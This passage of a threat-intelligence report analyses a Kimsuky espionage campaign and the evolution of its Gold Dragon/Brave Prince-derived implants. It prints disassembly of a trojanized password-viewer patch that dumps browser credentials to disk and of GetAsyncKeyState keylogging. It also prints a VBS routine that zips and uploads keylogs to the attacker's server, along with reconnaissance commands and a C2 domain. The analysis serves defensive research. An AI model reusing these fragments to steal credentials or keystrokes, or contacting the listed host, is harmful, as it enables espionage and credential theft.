
Implant enumerating drives and gathering file information from specific folders.

The VBS-based instrumentor script is responsible for zipping up the folder that gathers this data from the victims and sending it to an attacker-controlled URL.

File injector DLL and encrypted payloads

To deploy the file injector, the instrumentor downloads additional payloads to be injected into a benign process. The injector is responsible for spawning a benign process on the system (such as "svchost.exe" or "iexplore.exe") and injecting the malicious payload into it via process hollowing.


Apart from stealing research, another overarching theme of the campaign is to gather credentials using trojanized tools against entities of interest. The payload observed in this campaign was a trojanized version of the Nirsoft WebBrowserPassView tool (specifically v2.11). The attackers modified the password viewer application to dump the passwords obtained into a specific file on disk.



```
push    0               ; fCreate
push    CSIDL_APPDATA   ; csidl
lea     eax, [ebp+Destination]
push    eax             ; pszPath
push    0               ; hwnd
call    SHGetSpecialFolderPathW
push    40h ; '@'       ; Count
push    offset Source   ; "\\information\\\\aweb.txt"
lea     ecx, [ebp+Destination]
push    ecx             ; Destination
call    wcsncat
add     esp, 0Ch
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    OPEN_ALWAYS     ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    3               ; dwShareMode = FILE_SHARE_READ |
push    0C0000000h      ; dwDesiredAccess
lea     edx, [ebp+Destination]
push    edx             ; lpFileName
call    ds:CreateFileW
nop
mov     [ebp+hFile], eax
cmp     [ebp+hFile], INVALID_HANDLE_VALUE
jnz     short loc_40663A
jmp     short loc_406674
---------------------------------------------------------

                        ; CODE XREF: record_data_to_file+5
push    FILE_END        ; dwMoveMethod
push    0               ; lpDistanceToMoveHigh
push    0               ; lDistanceToMove
mov     eax, [ebp+hFile]
push    eax             ; hFile
call    ds:SetFilePointer
nop
nop
mov     edx, [ebp+data]
push    edx
mov     eax, [ebp+hFile]
push    eax
call    write_data_to_file
push    offset asc_46A500 ; "\r"
mov     edx, [ebp+hFile]
push    edx
call    write_data_to_file
```

Malicious function used to record credentials to a file on disk.

The legitimate tool extracts all credential data from the system and sends it to the GUI to be displayed to the user. The trojanized version used in this campaign sends the data to a log file instead.



```
                push    ebp
                xor     ebp, ebp
                cmp     [esi+314h], ebp
                jle     loc_447D98
                push    ebx
                push    edi

loc_447D01:                             ; CODE XREF: sub_447CF0+A0↓j
                mov     eax, [esi]
                mov     edx, [eax+40h]
                mov     ecx, esi
                call    edx
                mov     ecx, [esp+0Ch+wParam]
                mov     edx, [esi+294h]
                push    ecx             ; wParam
                push    edx             ; hWnd
                mov     edx, [esi+5Ch]
                mov     ecx, eax
                mov     eax, ebp
                call    sub_4544B0
                mov     ecx, [esp+14h+arg_0]
                mov     edx, [esi+60h]
                mov     eax, [ecx]
                mov     eax, [eax]
                add     esp, 8
                push    edx
                push    ebp
                call    eax
                mov     edx, [esi+5Ch]
                mov     edi, eax
                lea     esp, [esp+0]

loc_447D40:                             ; CODE XREF: sub_447CF0+70↓j
                mov     bx, [edx]
                cmp     bx, [edi]
                jnz     short loc_447D66
                test    bx, bx
                jz      short loc_447D62
                mov     bx, [edx+2]
                cmp     bx, [edi+2]
                jnz     short loc_447D66
                add     edx, 4
                add     edi, 4
                test    bx, bx
                jnz     short loc_447D40
```

```
                push    ebp
                xor     ebp, ebp
                cmp     [esi+314h], ebp
                jle     loc_447D98
                push    ebx
                push    edi

loc_447D01:                             ; CODE XREF: sub_447CF0+A0↓j
                mov     eax, [esi]
                mov     edx, [eax+40h]
                mov     ecx, esi
                call    edx
                mov     ecx, [esp+0Ch+wParam]
                mov     edx, [esi+294h]
                push    ecx             ; wParam
                push    edx             ; hWnd
                mov     edx, [esi+5Ch]
                mov     ecx, eax
                mov     eax, ebp
                call    sub_4544B0
                mov     ecx, [esp+14h+arg_0]
                mov     edx, [esi+60h]
                mov     eax, [ecx]
                mov     eax, [eax]
                add     esp, 8
                push    edx
                push    ebp
                call    eax
                nop
                nop
                push    eax
                call    record_data_to_file
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
```


Left - Legitimate function for sending data to the GUI vs Right - trojanized function that sends data to a log file instead.

The instrumentor script (VBS from earlier) is configured to zip up the contents of the password dump directory and exfiltrate it to the C2.

Keylogger DLL

The Keylogger is responsible for recording specific keystrokes from the victim into a log file located at: %Appdata%\Microsoft\pubs\desktop.ini.


It begins recording keystrokes as soon as it is deployed on the infected endpoint via rundll32.exe.



```
push    VK_RETURN
jmp     loc_5E96EA0C

; ---------------------------------------------------------------------------

loc_5E96EA0C:
                call    ebx             ; GetAsyncKeyState
                jmp     loc_5E988E96
```

Keystrokes recorded by the implant using the GetAsyncKeyState API.


The key log is not exfiltrated by the keylogger Dll. Instead, the instrumentor VB script is the one responsible for zipping up the key log and sending it over to the C2 specified in the VB script.



```
If (objFSO.FolderExists(strkeylogFolderPath)) Then
    Wscript.Sleep 1000 * 60 * 2
    QuickZip(strkeylogFolderPath)
    Wscript.Sleep 1000 * 60 * 2
    filepath = strkeylogFolderPath + ".zip"
    filetype = "application/x-zip-compressed"
    If (objFSO.FileExists(filepath)) Then
    UploadFile url, filepath,  who ,filetype
    Wscript.Sleep 1000 * 60 * 2
    objFSO.DeleteFile filepath
    End If
End if
```

Instrumentor VB script zipping and exfiltrating the key log directory to the C2.

The instrumentation of the three key implants is as follows:



Instrumentor's orchestration of implants.

Evolution of implants


The final payloads deployed by the instrumentor script consist of implants derived from the Gold Dragon/Brave Prince family of implants. These two families share multiple code similarities and have been developed and operated by Kimsuky at least since 2017. The key difference between the two malware is that while Gold Dragon uses HTTP requests to exfiltrate data, Brave Prince uses attacker owned mailboxes to perform exfiltration. In this section we illustrate the evolution of these malware families over the past year into the three derivative implants deployed by Kimsuky in this specific campaign.
The version of the injector implant from 2020 consists of an embedded payload which is injected into a benign process such as svchost.exe or iexplore.exe. The payload is decoded (xorred) and then decompressed and finally injected into the benign process. This payload is yet another downloader for running additional implants on the infected endpoint. Based on historical analysis it is likely that this infection chain deploys a credential stealer and mailbox based exfiltration component, in a manner similar to Brave Prince.

In January 2021, we observed the deployment of a module that consists of both the information gathering and injector modules combined into a single DLL. This DLL carries out certain additional functionality that was removed from subsequent versions:

- Copy files from the "Recent Items" folder with extensions: lnk, doc, docx, pdf, hwp.
- Download additional payloads from a remote URL and deploy these on the endpoint via rundll32.

This module also decompresses the keylogger module from its resources and injects it into a benign process. The keylogger module in this case has an additional capability to decompress yet another module, the file exfiltrator, and inject this into another benign process. Consistent with Brave Prince, the file exfiltrator is responsible for sending the information gathered and keylogs from the system to attacker controlled mailboxes.


We observed continued use of such modules throughout 2021 into August.



Deployment

The file injector module deploying a keylogger seen throughout most of 2021.


In early September 2021, we observed the removal of a lot of functionality from the implants. This time the injectors deployed against targets consisted of the trojanized copies of the Nirsoft WebBrowserPassView tool. This iteration also includes the information gathering functionality as well as the file injector.



```
FindResourceA
LockResource
SizeofResource
LoadResource
cmd.exe /c ipconfig/all >>\"%s\" & arp -a >>\"%s\"
cmd.exe /c systeminfo >>\"%s\"
cmd.exe /c tasklist >>\"%s\"
```

Combined info gathering and file injector module from early September 2021.

This amalgamation of the information gathering and file injection modules continued into mid-September. However, this iteration of the implant saw another change. This time, the implant didn't have the injectable payload embedded as a resource in the injector module. This version of the implant reaches out to two remote URLs to download, decode/decompress and deploy the payload on the infected system. One of these payloads consists of a trojanized version of the Nirsoft WebBrowserPassView tool. The other payload is unknown, however, it is likely that the attackers are using another hacktool to steal browser cookie information from the victims.




```
cmd.exe /c ipconfig/all >>\"%s\" & arp -a >>\"%s\"
cmd.exe /c systeminfo >>\"%s\"
cmd.exe /c tasklist >>\"%s\"
%s\\netinfo.dat
%s\\sysinfo.dat
%s\\procinfo.dat
%s\\filelist.dat
/pass.enc
dam4077to.getenjoyment.net
svchost.exe
/cookie.enc
```

Remote locations for downloading the payload in the implant from mid-September 2021.

Four days later, the attackers changed their implementation again. This time, the injector module only consisted of the ability to read an existing compressed payload from a file on disk and inject it into a benign process. The information gathering capabilities were separated out into an independent module, the information gathering module described above. The separate information gathering module (described previously) was in fact created one day before this new iteration of the injector module was created.

Timeline of evolution:



Evolution of Implants

Jan.-Aug. 2021

- Biggest implant in terms of functionalities
- Information gathering
- Keylogger deployment
- Additional file extensions exfiltrated
- Separate DLL based exfiltrator to mailboxes

Early Sept. 2021

- Embedded Nirsoft WebBrowserPassView tool
- Information gathering

Mid Sept. 2021

- Remote payload download capability - no embedded payloads
- Nirsoft WebBrowserPassView tool

Mid-Late Sept. 2021

- Bifurcation of information gathering and injection capabilities
- Injector loses remote download capability

Conclusion


Kimsuky is a highly motivated threat actor targeting a number of entities in South Korea. This group has been relentlessly creating new infection chains to deliver different types of malware to their victims. This campaign relies on the abuse of Blogspot to host attacker-operated blogs serving malicious VB based scripts to their targets. We've found preliminary malicious components from initial access beacons to file exfiltrators being deployed to victims. In many cases, the content of these preliminary components was combined to serve special scripts to victims.

The final implants utilized by the actors in this campaign are derivatives of the Gold Dragon/Brave Prince malware families. Since late 2020, the actors have introduced multiple capabilities (and removed some) in the implants eventually modularizing them into three distinct malware.

Apart from stealing research using bespoke file exfiltrators, another goal of the campaign is to gather credentials using trojanized tools such as Nirsoft's WebBrowserPassView and use implants to establish continued unauthorized access into entities of interest. Such targeted attacks can result in the leak of restricted research, unauthorized access for espionage and even destructive attacks against target organizations.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
